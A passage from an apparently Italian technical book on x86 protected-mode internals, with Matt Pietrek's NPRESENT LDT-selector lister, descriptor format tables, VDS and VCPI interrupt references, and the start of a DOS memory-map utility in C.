seg_16_32 : 1;
  • 312.
    unsigned int granularity: 1; unsigned char base_24_31; } DESCRIPTOR; #pragma pack() // Revert to default packing static char MS_DOS_STR[] = "MS-DOS"; // String needed to get DPMI extensions // Returns a pointer to the LDT alias selector that KRNL386 uses to read // and write the LDT with. This selector comes from the DPMI server unsigned short GetLDTAlias(void) { unsigned short LDT_alias; unsigned short (far * dpmiproc)(void); // Use INT 2Fh, fn. 168A to get the "DPMI extensions // entry point" function pointer _asm mov si, offset MS_DOS_STR // DS:SI = "MS-DOS" _asm mov ax, 168Ah _asm int 2Fh _asm cmp al, 8Ah _asm je extensions_not_found // The entry point is returned in ES:DI. Save it _asm mov word ptr [dpmiproc], di _asm mov word ptr [dpmiproc+2], es // Call the extensions with AX == 0x100. The LDT alias // selector is return in AX. Carry flag is set on failure. _asm mov ax, 100h LDT_alias = dpmiproc(); _asm jc extensions_not_found; return LDT_alias; extensions_not_found: // We get here if something failed return 0; } void ListNotPresentSelectors(HWND hWndDlg) { DESCRIPTOR FAR * lpDescriptor; char szBuffer[260]; char szFilename[260]; LPSTR lpszBaseFilename; unsigned i, ldtSelectorCount; unsigned cCode=0, cData=0; // Get a pointer to the start of the LDT lpDescriptor = MAKELP(GetLDTAlias(), 0); if ( !lpDescriptor ) { MessageBox(hWndDlg, "Unable to find LDT", 0, MB_OK); return; } // The alias selector that allows access to the LDT can have a limit // of less than 64K to prevent poking around in the unused upper // reaches. Therefore, we need to figure out how many DESCRIPTOR // entries can fit within the limit of the LDT alias ldtSelectorCount = (WORD)GetSelectorLimit( SELECTOROF(lpDescriptor) ) / sizeof(DESCRIPTOR);
  • 313.
    // Iterate througheach descriptor of the LDT (or at least every selector // that we're allowed to look at) for ( i=0; i < ldtSelectorCount; i++ ) { // If it's a not present descriptor and at ring 3, do our thing if ( !(lpDescriptor->present) && (lpDescriptor->dpl == 3) ) { // Get the owner's filename. if ( GetModuleFileName(lpDescriptor->limit_0_15, szFilename, sizeof(szFilename)) == 0 ) { // GetModuleFileName() failed. The selector's owner isn't // an HMODULE, so format a string with the owning PSP wsprintf(szFilename, "allocated by PSP %04X", lpDescriptor->limit_0_15); lpszBaseFilename = szFilename; } else // GetModuleFileName() succeeded (owner is an HMODULE) { // search backwards from the end of the string to find the // final directory separator. If it's found, bump up // the pointer by one to point directly to the base filename lpszBaseFilename = _fstrrchr(szFilename, ''); if ( lpszBaseFilename ) lpszBaseFilename++; } // Format the string to go into the listbox: // "Selector code/data OwningFilename" wsprintf(szBuffer, "%04X %s %s", (i * 8) + 7, (LPSTR)(lpDescriptor->code_data ? "CODE" : "DATA"), (LPSTR)(lpszBaseFilename)); // Add the string to the listbox SendDlgItemMessage(hWndDlg, IDL_SELECTORS, LB_ADDSTRING, 0, (LPARAM)(LPSTR)szBuffer); // update our running code/data descriptor totals lpDescriptor->code_data ? cCode++ : cData++; } lpDescriptor++; // Advance to the next descriptor } // Now that we've gone through all the descriptors, spit out the // final totals into the text control wsprintf(szBuffer, "Code: %u Data: %u", cCode, cData); SendDlgItemMessage(hWndDlg, IDT_TOTALS, WM_SETTEXT, 0, (LPARAM)(LPSTR)szBuffer); } BOOL CALLBACK _export NPresentDlgProc(HWND hWndDlg, UINT msg, WPARAM wParam, LPARAM lParam) { switch ( msg ) { case WM_COMMAND:
  • 314.
    if ( wParam== IDB_EXIT ) EndDialog(hWndDlg, 0); return TRUE; case WM_INITDIALOG: ListNotPresentSelectors(hWndDlg); return TRUE; case WM_CLOSE: EndDialog(hWndDlg, 0); return FALSE; } return FALSE; } int PASCAL WinMain( HANDLE hInstance, HANDLE hPrevInstance, LPSTR lpszCmdLine, int nCmdShow ) { DialogBox(hInstance, "NPresentDlg", 0, (DLGPROC)NPresentDlgProc); return 0; } Questo è l file .DEF NAME NPRESENT DESCRIPTION 'Program to generate not-present fault' EXETYPE WINDOWS CODE PRELOAD MOVEABLE DISCARDABLE DATA PRELOAD MOVEABLE MULTIPLE STACKSIZE 5120 HEAPSIZE 5120 Il file .RC #include <windows.h> #include "npresent.h" NPresentDlg DIALOG 100, 48, 148, 118 STYLE DS_MODALFRAME | WS_POPUP | WS_CAPTION | WS_SYSMENU CAPTION "NPRESENT - Matt Pietrek 1993" BEGIN LTEXT "Not-Present Ring 3 selectors", -1, 4, 4, 104, 9, WS_CHILD | WS_VISIBLE | WS_GROUP LISTBOX IDL_SELECTORS, 4, 14, 140, 80, LBS_NOTIFY | WS_CHILD | WS_VISIBLE | WS_BORDER | WS_VSCROLL PUSHBUTTON "Exit", IDB_EXIT, 121, 100, 24, 14, WS_CHILD | WS_VISIBLE | WS_TABSTOP LTEXT "", IDT_TOTALS, 4, 103, 104, 8, WS_CHILD | WS_VISIBLE | WS_GROUP END Ed infine il file .H e .MAK #define IDL_SELECTORS 101 #define IDB_EXIT 102 #define IDT_TOTALS 103 PROJNAME = NPRESENT $(PROJNAME).exe: $(PROJNAME).obj $(PROJNAME).res link /ON:N /A:16 $(PROJNAME).obj, $(PROJNAME), , LIBW.LIB TOOLHELP.LIB SLIBCEW.LIB,$(PROJNAME).def RC $(PROJNAME).res $(PROJNAME).exe
  • 315.
    $(PROJNAME).obj: $(PROJNAME).c $(PROJNAME).h CL/W3 /GAs /G2 /c /Zi $(PROJNAME).c $(PROJNAME).res: $(PROJNAME).rc RC -R -FO $(PROJNAME).res $(PROJNAME).rc Analizzando il programma potreste capire la tecnica che comunque vi sarà più chiara guardando i formati delle seguenti strutture. Il seguente è un formato di base del descrittore dei segmenti. Segment Descriptor ------------------ 15 14 13 12 11 10 09 08 07 06 05 04 03 02 01 00 [ Base address 31:24 ] [G] [D] [0] [AVL] [Sg. length 19:16] [P] [DPL] [DT] [ Type ] [ Base address 23:16 ] [ Base address 15:00 ] [ Segment length 15:00 ] Guardate le tabella nelle pagine successive i descrittori usati. Il descrittore di base di un segmento ha lunghezza 4*16=64 bits. Al fine di comprendere in modo migliore questa struttura la si può vedere in formato assemblativo. ; contains a segment descriptor struc segment_descriptor seg_length0_15 dw ? ; low word of the segment length base_addr0_15 dw ? ; low word of base address base_addr16_23 db ? ; low byte of high word of base addr. flags db ? ; segment type and misc. flags access db ? ; highest nibble of segment length ; and access flags base_addr24_31 db ? ; highest byte of base address ends segment_descriptor Il descrittore degli interrupts è invece il seguente. 15 14 13 12 11 10 09 08 07 06 05 04 03 02 01 00 [ Offset 31:16 ] [P] [ DPL ] [0] [1] [1] [1] [0] [0] [0] [0] [0] [0] [0] [0] [0] [ Selector 00:15 ] [ Offset 00:15 ] In formato assembler invece : ; contains an interrupt descriptor struc interrupt_descriptor offset0_15 dw ? ; low word of handler offset selector0_15 dw ? ; segment selector zero_byte db 0 ; unused in this descriptor format flags db ? ; flag-byte offset16_31 dw ? ; high word of handler offset ends interrupt_descriptor Il significato dei vari indicatori è il seguente. G E’ la granularit del segmento G = 0 1 byte4 di granularit G = 1 4 K di granularit
  • 316.
    Se questo bitè settato si deve moltiplicare per 4096 la lunghezza delo campo nel descrittore per avere la lunghezza reale. D Dimensione di defualt dell’operando D = 0 Operando a 16 bits D = 1 Operando a 32 bits Le dimensioni di default degli operandi di certe istruzioni speciali quali REP xxx. AVL Disponibile per il sistema Questo bit non è usato per i processori 286/386/486. P Presenza P = 0 il segmento non è presente P = 1 il segmento è presente Con questo bit è possibile implementare un gestore di memoria virtuale. Se un applicazione vuole allocare pi memoria di quanta disponibile, salvate l’ultimo segmento usato su disco, quindi cancellate il bit in P. Il prossimo accesso a questo segmento creer un General Protection Fault. Si intercetta l’errore , si rilegge il segmento e si setta il suo bit P. Il processore testa P solo dopo aver generato il Geneal Protection Fault. DPL Descriptor Privilege Level. 0 <= DPL <= 3 Il DPL contiene quello definito come Descriptor Privilege Level. Questo ha un range da 0 (privilegio maggiore) a 3 (privilegio minore). Se il processore tenta di accedere ad un segmento con privilegio maggiore di quello da cui è stata generata la chiamata, genera un General Protection Fault. DT Descriptor Type. DT = 0 System escriptor (System segment o Gate) DT = 1 Application descriptor (Data o Code) Se questo bit è azzerato il descrittore descrive un segmento che disponibile per un software di sistema o per un descrittore di gate. TYPE Tipo di segmento. Questi 4 bits descrivono il tipo di segmento. Bit 3 2 1 0 Type Description Name T E W A 0 0 0 0 Data read-only 0 0 0 1 Data read-only, accessed 0 0 1 0 Data read/write 0 0 1 1 Data read/write, accessed 0 1 0 0 Data read-only, expand down 0 1 0 1 Data read-only, exp. down, acc. 0 1 1 0 Data read-write, expansion down 0 1 1 1 Data read-write, exp. down, acc. 1 0 0 0 Code exec-only --------------------------------------------------------------- Name T C R A 1 0 0 1 Code exec-only, accessed 1 0 1 0 Code exec-read 1 0 1 1 Code exec-read, accessed 1 1 0 0 Code exec-only, conforming 1 1 0 1 Code exec-only, conf., acc. 1 1 1 0 Code exec-read, conforming 1 1 1 1 Code exec-read, conf., acc. Nel prossimo capitolo vedremo un tabella con tutti gli interrupts.
  • 317.
    Qui a seguitoriporto gli interrupts e i servizi legati al modo protetto. Error codes: 01h region not in contigous memory 02h region crossed a physical alignment boundary 03h unable to lock pages 04h no buffer available 05h region too large for buffer 06h buffer currently in use 07h invalid memory region 08h region wasn't locked 09h number of physical pages greater than table length 0ah invalid buffer ID 0bh copy out of buffer range 0ch invalid DMA channel number 0dh disable count overflow 0eh disable count underflow 0fh function not supported 10h reserved flag bits set in DX (DMA Descriptor Structure - DDS). Format as following: Offset Bytes Meaning 00h 4 size of region 04h 4 region offset 08h 2 region segment 0ah 2 buffer ID 0ch 4 linear address Alcune fnzioni usano un formato esteso (EDDS): Offset Bytes Meaning 00h 4 size of region 04h 4 region offset 08h 2 region segment 0ah 2 reserved 0ch 2 number available 0eh 2 number used 10h 4 linear address (region 0) 14h 4 size in bytes (region 0) 18h 4 linear address (region 1) 1ch 4 size in bytes (region 1) . . . If there are page tables contained, the following structure applies: Offset Bytes Meaning 00h 4 size of region 04h 4 region offset 08h 2 region segment 0ah 2 reserved 0ch 2 number available 0eh 2 number used 10h 4 Page Table Entry 0 14h 4 Page Table Entry 1 . .
  • 318.
    . Bits 1-12 ofa Page Table Entry should be cleared. Bit 0 has to be set if the page is present and locked. Func: VDS Get Version (AX=8102h) Call: INT 4Bh Input: AX=8102h DX=0 Return: CY=1 - error AL=error code CF=0 - ok AH=major version number AL=minor version number BX=product number CX=revision number DX=flags SI:DI=buffer size Notes: Flag bits in DX: Bit Meaning 0 PC/XT Bus System (1Mb addressable) 1 physical buffer/remap region in 1st Mb 2 automatic remap enabled 3 all memory physically contigous 4-15 reserved SI:DI contains maximal size of DMA buffer. Func: VDS Lock DMA Region (AX=8103h) Call: INT 4Bh Input: AX=8103h DX=Flags ES:SI=DMA Descriptor Return: CY=1 - error AL=error code CY=0 - ok Notes: DX is used as flag register to control the operation. Bit Meaning 0 reserved (cleared) 1 copy data to buffer (ignored if bit 2 set) 2 don't allocate buffer if region not contigous or exceeds physical boundaries (bit 4,5) 3 don't try to automatically remap 4 region must not exceed 64kb 5 region must not exceed 128kb 6-15 reserved (cleared) Region Size Field in DDS contains size of maximal contigous memory area. If Carry Flag is clear, area is locked and may not be swapped. Physical Address and Buffer ID are filled by the function. If Buffer ID is 0, no buffer has been allocated. Func: VDS Unlock DMA Region (AX=8104h) Call: INT 4Bh Input: AX=8104h DX=flags ES:DI=DMA Descriptor Return: CY=1 - error AL=error code CY=0 - ok Notes: Flag bits in DX:
  • 319.
    Bit Meaning 0 reserved(cleared) 1 Copy data from buffer 2-15 reserved (cleared) Region Size, Physical Address and Buffer ID in DDS have to be filled. Func: VDS Scatter/Gather Lock Region (AX=8105h) Call: INT 4Bh Input: AX=8105h BX=page offset (not sure about it) DX=flags ES:DI=DMA Descriptor Return: CY=1 - error AL=error code CY=0 - ok Notes: Function is used to lock parts of memory. Useful if parts of memory are swapped out. Flag bits in DX: Bit Meaning 0-5 reserved (cleared) 6 return EDDS with page table entries 7 only lock existing pages, fill not existing pages with 0 8-15 reserved (cleared) Region Size, Linear Segment, Linear Offset and Number Available have to be set. Region Size Field in EDDS will be filled with size of largest contigous memory block. Number Used will be filled with the number of used pages. If bit 6 in DX is set, lower 12 bits of BX should contain offset of first page (not sure about that). Func: VDS Scatter/Gather Unlock Region (AX=8106h) Call: INT 4Bh Input: AX=8106h DX=Flags ES:DI=DMA Descriptor Return: CY=1 - error AL=error code CY=0 - ok Notes: Flag bits in DX: Bit Meaning 0-5 reserved (cleared) 6 EDDS contains page table entries 7 EDDS may contain not present pages 8-15 reserved (cleared) ES:DI contains EDDS initialised by function 8105h. Func: VDS Request DMA Buffer (AX=8107h) Call: INT 4Bh Input: AX=8107h DX=Flags ES:DI=DMA Descriptor Return: CY=1 - error AL=error code CY=0 - ok Notes: Flag bits in DX: Bit Meaning 0 reserved (cleared) 1 Copy data to buffer 2-15 reserved (cleared)
  • 320.
    ES:DI contains pointerto DDS. Region Size has to be filled. If bit 1 in DX is set, Region Offset and Region Segment have to be filled, too. Function returns Physical Address, Buffer ID and Region Size. Func: VDS Release DMA Buffer (AX=8108h) Call: INT 4Bh Input: AX=8108h DX=flags ES:DI=DMA Descriptor Return: CY=1 - error AL=error code CY=0 - ok Notes: Flag bits in DX: Bit Meaning 0 reserved (cleared) 1 copy data from buffer 2-15 reserved (cleared) Buffer ID in DDS has to filled. If bit 1 in DX is set, Region Size, Region Offset and Region Segment have to be initialised, too. Func: VDS Copy into DMA Buffer (AX=8109h) Call: INT 4Bh Input: AX=8109h DX=0 ES:DI=DMA Descriptor BX:CX=offset Return: CY=1 - error AL=error code CY=0 - ok Notes: BX:CX contains offset into DMA Buffer. ES:DI contains pointer to DDS. Buffer ID, Region Offset, Region Segment and Region Size have to be initialised. Func: VDS Copy out of DMA Buffer (AX=810ah) Call: INT 4Bh Input: AX=810ah DX=0 ES:DI=DMA Descriptor BX:CX=offset Return: CY=1 - error AL=error code CY=0 - ok Notes: BX:CX contains offset into DMA Buffer. ES:DI contains pointer to DDS. Buffer ID, Region Offset, Region Segment and Region Size have to be initialised. Func: VDS Disable DMA Translation (AX=810bh) Call: INT 4Bh Input: AX=810bh DX=0 BX=DMA channel Return: CY=1 - error AL=error code CY=0 - ok Notes: Function stops DMA transfer on channel BX.
  • 321.
    Func: VDS EnableDMA Translation (AX=810ch) Call: INT 4Bh Input: AX=810ch DX=0 BX=DMA channel Return: CY=1 - error AL=error code CY=0 - ok Notes: Function starts DMA transfer on channel BX. VIRTUAL CONTROL PROGRAM INTERFACE (VCPI) Il VCPI è il metodo sandard pe la gestione della memoria in modo protetto. La comunicazione tra l’interfaccia e l’applicazone è suddivisa in Server e Client. Il programma che gestisce l’interfaccia è visto come Server mentre l’applicazione come Client. Per chiamare il server ci sono due metodi: in modo reale ci si può servire dell’interrupt 67H mentre in modo protetto bisogna eseguire delle CALL FAR. Qui a seguito sono riportati i servizi dell’ int 67H. Func: VCPI Installation Check (INT 67h, AX=DE00h) Call: INT 67h Input: AX=DE00h Return: AH=0 - VCPI is available BH=major version number BL=minor version number AH!=0 - VCPI not available Notes: Some docs say that AH=84h on return if VCPI isn't available, but EMM is enabled. Func: VCPI Get Protected Mode Interface (INT 67h, AX=DE01h) Call: INT 67h Input: AX=DE01h DS:SI=pointer to descriptors ES:DI=pointer to client pages Return: AH=0 - ok DI=pointer into page directory EBX=offset of entry point AH!=0 - error Notes: To call the Server in Protected Mode, you have to use the returned address. The memory at DS:SI has to have enough space for three GDT Descriptors, the first descriptor will be filled with the VCPI code segment. Use a FAR CALL into this segment, offset EBX, to reach the Server dispatcher. The space has to be in the first page in the applications code segment. ES:DI has to contain a pointer to a list of pages used by the Client. In DI, a pointer to the first unused page is returned. Func: VCPI Get Maximum Physical Memory (INT 67h, AX=DE02h) Call: INT 67h Input: AX=DE02h Return: AH=0 - ok EDX=page address AH!= - error Notes: EDX contains the address of the highest 4kb page in memory. The lowest 12 bits are set to zero. Some Clients are using this call to initialize their data structures.
  • 322.
    Func: VCPI GetNumber of Free 4K Pages (INT 67h / CALL FAR, AX=DE03h) Call: INT 67h / CALL FAR Input: AX=DE03h Return: AH=0 - ok EDX=number of free pages AH!=0 - error Notes: The call returns the number of free pages that are available for all tasks. This function is available in Protected Mode, too. (CALL FAR...) Func: VCPI Allocate a 4K Page (INT 67h / CALL FAR, AX=DE04h) Call: INT 67h / CALL FAR Input: AX=DE04h Return: AH=0 - ok EDX=page address AH!=0 - error Notes: The function allocates a 4K page for the Client. The lowest 12 bits of EDX are set to 0. This function is available in Protected Mode, too. Func: VCPI Free a 4K Page (INT 67h / CALL FAR, AX=DE05h) Call: INT 67h / CALL FAR Input: AX=DE05h EDX=page address Return: AH=0 - ok AH!=0 - error Notes: The page has to be allocated by function DE04h. The lowest 12 bits of EDX are set to 0. This function is available in Protected Mode, too. Func: VCPI Get Physical Address of Page in First MB (INT 67h, AX=DE06h) Call: INT 67h Input: AX=DE06h CX=page number Return: AH=0 - ok EDX=page address AH!=0 Notes: The function returns the address of a page in the first MB. The lowest 12 bits of EDX are set to zero. The page number in CX is the address of the page SHL 12. (This is written in my VCPI docs, but quite illogical, because then there are only the 4 highest bits available for the page number) Func: VCPI Read CR0 (INT 67, AX=DE07h) Call: INT 67h Input: AX=DE07h Return: AH=0 - ok EBX=CR0 AH!=0 - error Notes: The function returns CR0 in EBX because MOV xxx,CR0 isn't allowed in V86 Mode. However, EMM386 and QEMM simulate this instruction and you don't have to use an interrupt call. Func: VCPI Read Debug Register (INT 67h, AX=DE08h) Call: INT 67h
  • 323.
    Input: AX=DE08h ES:DI=pointer tobuffer Return: AH=0 - ok AH!=0 - error Notes: ES:DI has to provide enough space for 8 entries, every entry has a size of 4 bytes. The function stores DR0, DR1, ..., DR7. DR4 and DR5 are unused. Func: VCPI Set Debug Register (INT 67h, AX=DE09h) Call: INT 67h Input: AX=DE09h ES:DI=pointer to buffer Return: AH=0 - ok AH!=0 - error Notes: ES:DI has to point to a table with 8 entries, every entry has a size of 4 bytes. The function loads DR0, DR1, ..., DR7. DR4 and DR5 are unused. Func: VCPI Get 8259 Interrupt Vector Mappings (INT 67h, AX=DE0Ah) Call: INT 67h Input: AX=DE0Ah Return: AH=0 - ok BX=1st PIC Vector Map CX=2nd PIC Vector Map AH!=0 - error Notes: The Server returns the mapping from the Master PIC in BX (start of first 8 hardware IRQs) and the mapping from the Slave PIC in CX (start of next 8 hardware IRQs). If there's no Slave PIC installed, CX is undefined. Func: VCPI Set 8259 Interrupt Mappings (INT 67h, AX=DE0Bh) Call: INT 67h Input: AX=DE0Bh BX=1st PIC Vector Map CX=2nd PIC Vector Map Return: AH=0 - ok AH!=0 - error Notes: Master PIC is programmed with BX, Slave PIC is programmed with CX. Interrupts have to be disabled before calling this function. Func: VCPI Switch to Protected Mode (INT 67h, AX=DE0Ch) Call: INT 67h Input: AX=DE0Ch ESI=pointer to data structure Return: AH=0 - ok AH!=0 - error Notes: The data structure has to be setup by the Client in the first MB. ESI has to contain the linear address of it. Structure as follows: Offset Bytes Meaning 00h 4 new value for CR3 04h 4 linear address in first MB of value for GDT register (6 bytes) 08h 4 linear address in first MB of value for IDT register (6 bytes) 0Ch 2 selector for LDT register 0Eh 2 selector for Task Register
  • 324.
    10h 4 EIPof Protected Mode entry point 14h 2 CS of Protected Mode entry point The function loads GDTR, IDTR, LDTR and TR. SS:ESP has to point to a stack with at least 16 bytes available on entry. EAX, ESI, DS, ES, FS and GS are destroyed. The CPU continues execution in Protected Mode at address CS:EIP specified in the table. Interrupts are disabled on return. Func: Switch from Protected Mode to V86 Mode (CALL FAR, AX=DE0Ch) Call: CALL FAR Input: AX=DE0Ch DS=segment selector Return: --- Notes: The stack has to be shifted in the first MB on entry. DS has to contain a selector for a segment that includes the address area returned by function DE01h. The function switches to V86 mode. Interrupt have to be disabled. GDTR, IDTR, LDTR and TR are initialised by the Server. SS:ESP has to contain the following structure: Offset Meaning -28h GS -24h FS -20h DS -1Ch ES -18h SS -14h ESP -10h reserved -0Ch CS -08h EIP 00h return address EAX is destroyed. Ed ora ecco un bel programmino che usando l’interrupt 67h appena visto vi restitusce informazioni sulla memoria in tutte le salse. // -------------------------------------------------------------------------- // // File: MAP.C // Compiler: Borland C++ 3.1 (COMPACT model with byte alignment) // Notes: Memory map. // // -------------------------------------------------------------------------- // Include files ------------------------------------------------------------ #include <stdio.h> #include <stdlib.h> #include <dos.h> #include <mem.h> #include <string.h> // Constants ---------------------------------------------------------------- #define uchar unsigned char #define ushort unsigned int #define ulong unsigned long #define FALSE 0 #define TRUE 1 #define MAX_ITEM 150
  • 325.
    #define MAX_VEC 100 #defineMAX_DRIVE 20 #define MAX_HANDLE 255 #define MT_NONE 0 #define MT_SYSCODE 1 #define MT_SYSDATA 2 #define MT_PROGRAM 3 #define MT_DEVICE 4 #define MT_ENV 5 #define MT_DATA 6 #define MT_FREE 7 #define MT_MAP 8 #define NORMAL 0 #define UPPER 1 #define USAGE "MAP 2.0, memory map utilityn" "Usage: MAP [-option ...]n" "Options:n" " -n list of programs in normal memory (default)n" " -u list of programs in normal and upper memoryn" " -f full list of memory blocksn" " -d list of device driversn" " -x XMS reportn" " -e EMS reportn" " -h,? this text" // Types -------------------------------------------------------------------- // Structure of device driver header. typedef struct device_header { struct device_header *next; ushort attr; ushort strategy_rutin; ushort interrupt_rutin; uchar name[8]; } DEVICE_HEADER; // Structure of device driver information. typedef struct { struct device_header *addr; uchar devname[9]; uchar progname[9]; ushort attr; uchar drive_num; uchar drives[MAX_DRIVE]; } DINFO; // Structure of DOS DPB. typedef struct dpb { uchar drive_num; uchar unit_number; ushort bytes_in_sector; uchar lsec_num; uchar log_base; ushort reserved_num; uchar FAT_num; ushort rootentry_num; ushort first_sector;
  • 326.
    ushort largest_cluster; ushort sectors_in_FAT; ushortroot_firstsector; DEVICE_HEADER *device_addr; uchar media_desc; uchar block_flag; struct dpb *next_dpb; } DPB; // Internal structure of DOS DATA blocks. typedef struct { uchar type; ushort start; ushort size; uchar unused[3]; uchar name[8]; } SD_HEADER; // Stucture of MCB header. typedef struct { uchar type; ushort owner; ushort size; uchar unused[3]; uchar name[8]; } MCB; // Structure of programs, device drivers, memory blocks information. typedef struct { uchar type; ushort seg; ushort owner; ushort environment; uchar name[10]; ulong size; uchar vecnum; uchar vectors[MAX_VEC]; } MINFO; // Structure of allocated EMS handles. typedef struct { ushort handle; ushort pages; } EMS_HANDLE; // Structure of allocated XMS handles. typedef struct { ushort handle; ulong size; ushort locks; } XMS_HANDLE; // Local variables ---------------------------------------------------------- static uchar copyright[]= "Sulyok P‚ter (C) 1992,1994."; static MCB *first_mcb=NULL; static MINFO mlist[MAX_ITEM]; static ushort mlistnum=0; static DEVICE_HEADER *first_dev=NULL; static DPB *first_dpb=NULL; static DINFO dlist[MAX_ITEM];
  • 327.
    static ushort dlistnum=0; staticuchar *typenames[]= { " ", "system code ", "system data ", "program ", "device driver", "environment ", "data area ", "free ", }; static uchar ems_installed=FALSE; static uchar ems_name[]="EMMXXXX0"; static ushort ems_frame=0; static uchar ems_vermajor=0; static uchar ems_verminor=0; static ulong ems_size=0L; static ulong ems_free=0L; static ushort ems_totalhandle=0; static ushort ems_freehandle=0; static ushort ems_usehandle=0; static EMS_HANDLE ems_handles[MAX_HANDLE]; static uchar xms_installed=FALSE; static void far (*xms_drv)(void); static ulong xms_free=0L; static ulong xms_largest=0L; static uchar xms_vermajor=0; static uchar xms_verminor=0; static uchar xms_hma=0; static uchar xms_a20=0; static XMS_HANDLE xms_handles[MAX_HANDLE]; static ushort xms_usehandle=0; static ushort xms_freehandle=0; static uchar upper_installed=FALSE; static ulong upper_free=0L; static ulong upper_large=0L; static ushort upper_index=0; // Local functions ---------------------------------------------------------- static void check_ems(void); static void check_xms(void); static void check_upper(void); static void check_memory(void); static uchar get_upperlink(void); static int set_upperlink(uchar); static void search_vectors(MINFO *); static void search_sd(MCB *); static void register_mcb(MCB *); static int is_psp(MCB *); static ushort env_seg(MCB *); static void make_mcb_list(void); static void make_dev_list(void); static void normal_list(uchar type); static void full_list(void); static void device_list(void); static void ems_list(void); static void xms_list(void);
  • 328.
    // -------------------------------------------------------------------------- // Name:check_ems // Input: - // Output: - // Notes: Checks EMS memory and gets EMS parameters. // -------------------------------------------------------------------------- static void check_ems(void) { void far *int67; int67=(void *)getvect(0x67); if (int67 == NULL) return; asm push ds asm push si asm push di asm les di,int67 asm mov di,10 asm lea si,ems_name asm mov cx,8 asm cld asm repe cmpsb asm pop di asm pop si asm pop ds asm jz _found return; _found: ems_installed=TRUE; asm mov ah,41h asm int 67h asm or ah,ah asm jnz _error asm mov ems_frame,bx asm mov ah,46h asm int 67h asm or ah,ah asm jnz _error asm mov bl,al asm and al,0fh asm and bl,0f0h asm mov cl,4 asm shr bl,cl asm mov ems_vermajor,bl asm mov ems_verminor,al asm mov ah,42h asm int 67h asm or ah,ah asm jnz _error asm mov word ptr ems_size,dx asm mov word ptr ems_size[2],0 asm mov word ptr ems_free,bx asm mov word ptr ems_free[2],0 ems_size*=16384L; ems_free*=16384L; asm push di
  • 329.
    _ES=FP_SEG(&ems_handles); _DI=FP_OFF(&ems_handles); asm mov ah,4Dh asmint 67h asm pop di asm or ah,ah asm jnz _error asm mov ems_usehandle,bx if (ems_vermajor >= 4) { asm mov ax,5402h asm int 67h asm or ah,ah asm jnz _error asm mov ems_totalhandle,bx } else { ems_totalhandle=ems_usehandle; } ems_freehandle=ems_totalhandle - ems_usehandle; return; _error: puts("EMS INTERNAL ERROR."); exit(1); } // -------------------------------------------------------------------------- // Name: check_xms // Input: - // Output: - // Notes: Checks XMS memory and gets XMS parameters. // -------------------------------------------------------------------------- static void check_xms(void) { asm mov ax,4300h asm int 2fh asm cmp al,80h asm je _found return; _found: xms_installed=TRUE; asm mov ax,4310h asm int 2fh asm mov word ptr xms_drv,bx asm mov word ptr xms_drv[2],es asm mov ah,0 (*xms_drv)(); asm mov xms_vermajor,ah asm mov xms_verminor,al asm mov xms_hma,dl asm mov ah,8 (*xms_drv)(); asm mov word ptr xms_free,ax asm mov word ptr xms_free[2],0 asm mov word ptr xms_largest,dx asm mov word ptr xms_largest[2],0 xms_free*=1024L;
  • 330.
    xms_largest*=1024L; asm mov ah,7 (*xms_drv)(); asmor bl,bl asm jnz _error asm mov xms_a20,al return; _error: puts("XMS INTERNAL ERROR."); exit(1); } // -------------------------------------------------------------------------- // Name: get_upperlink // Input: - // Output: uchar 0 separated upper and normal blocks // 1 linked upper and normal blocks // Notes: Checks the connection of normal and upper memory blocks. // -------------------------------------------------------------------------- static uchar get_upperlink(void) { asm mov ax,5802h asm int 21h return(_AL); } // -------------------------------------------------------------------------- // Name: set_upperlink // Input: uchar link 0 separate it // 1 link it // Output: int 1 successful // 0 there is no upper memory // -1 system memory is trashed // Notes: Set the connection between upper and normal memory // blocks. // -------------------------------------------------------------------------- static int set_upperlink(uchar link) { asm mov ax,5803h asm xor bh,bh asm mov bl,link asm int 21h asm jc _noumb return(1); _noumb: asm cmp ax,1 asm jne _trash return(0); _trash: return(-1); } // -------------------------------------------------------------------------- // Name: check_upper // Input: - // Output: - // Notes: Checks upper memory.
  • 331.
    // -------------------------------------------------------------------------- static voidcheck_upper(void) { uchar origlink; origlink=get_upperlink(); switch(set_upperlink(1)) { case 1: upper_installed=TRUE; break; case 0: upper_installed=FALSE; break; case -1: puts("SYSTEM MEMORY TRASHED!"); exit(1); break; } set_upperlink(origlink); } // -------------------------------------------------------------------------- // Name: check_memory // Input: - // Output: - // Notes: Checks EMS, XMS, upper memory. // -------------------------------------------------------------------------- static void check_memory(void) { check_ems(); check_xms(); check_upper(); } // -------------------------------------------------------------------------- // Name: is_psp // Input: MCB *mcb address of the MSC structure // Output: int TRUE it is a program // FALSE it is a simple MCB block // Notes: Checks the PSP of given MCB block. // -------------------------------------------------------------------------- static int is_psp(MCB *mcb) { asm les bx,mcb asm mov ax,es asm inc ax asm mov es,ax asm mov ax,TRUE asm cmp word ptr es:[bx],20CDh asm je __exit asm mov ax,FALSE __exit: return(_AX); } // -------------------------------------------------------------------------- // Name: env_seg // Input: MCB *mcb address of MCB block // Output: ushort segment of enviroment
  • 332.
    // Notes: Returnsthe segment of the given MCB block. // -------------------------------------------------------------------------- static ushort env_seg(MCB *mcb) { MCB *env; asm les bx,mcb asm mov ax,es asm inc ax asm mov es,ax asm mov bx,ax asm mov ax,es:[2Ch] asm dec ax asm mov es,ax asm inc ax asm cmp es:[1],bx asm je __exit asm mov ax,0 __exit: return(_AX); } // -------------------------------------------------------------------------- // Name: search_vectors // Input: MINFO *m address of a memory block // Output: - // Notes: Searches interrupt vectors of the given memory block. // -------------------------------------------------------------------------- static void search_vectors(MINFO *m) { ushort i; ulong begin, end, iv; uchar far *ivp; begin=(ulong)(m->seg + 1) << 4; end=begin + m->size; for(i=0; i<256; i++) { memcpy(&ivp, MK_FP(0, i*4), 4); iv=((ulong)(FP_SEG(ivp) + 1) << 4) + (ulong)FP_OFF(ivp); if ((iv > begin) && (iv < end) && (m->vecnum < MAX_VEC)) m->vectors[m->vecnum++]=(uchar)i; } } // -------------------------------------------------------------------------- // Name: search_sd // Input: MCB *mcb address of MCB block // Output: - // Notes: Searches the internal parts of a DOS data block. // -------------------------------------------------------------------------- static void search_sd(MCB *mcb) { ushort begin, end; SD_HEADER *sd; sd=MK_FP(FP_SEG(mcb) + 1, 0); begin=FP_SEG(mcb); end=FP_SEG(mcb) + mcb->size; while((FP_SEG(sd) > begin) && (FP_SEG(sd) < end) && (mlistnum < MAX_ITEM)) {
  • 333.
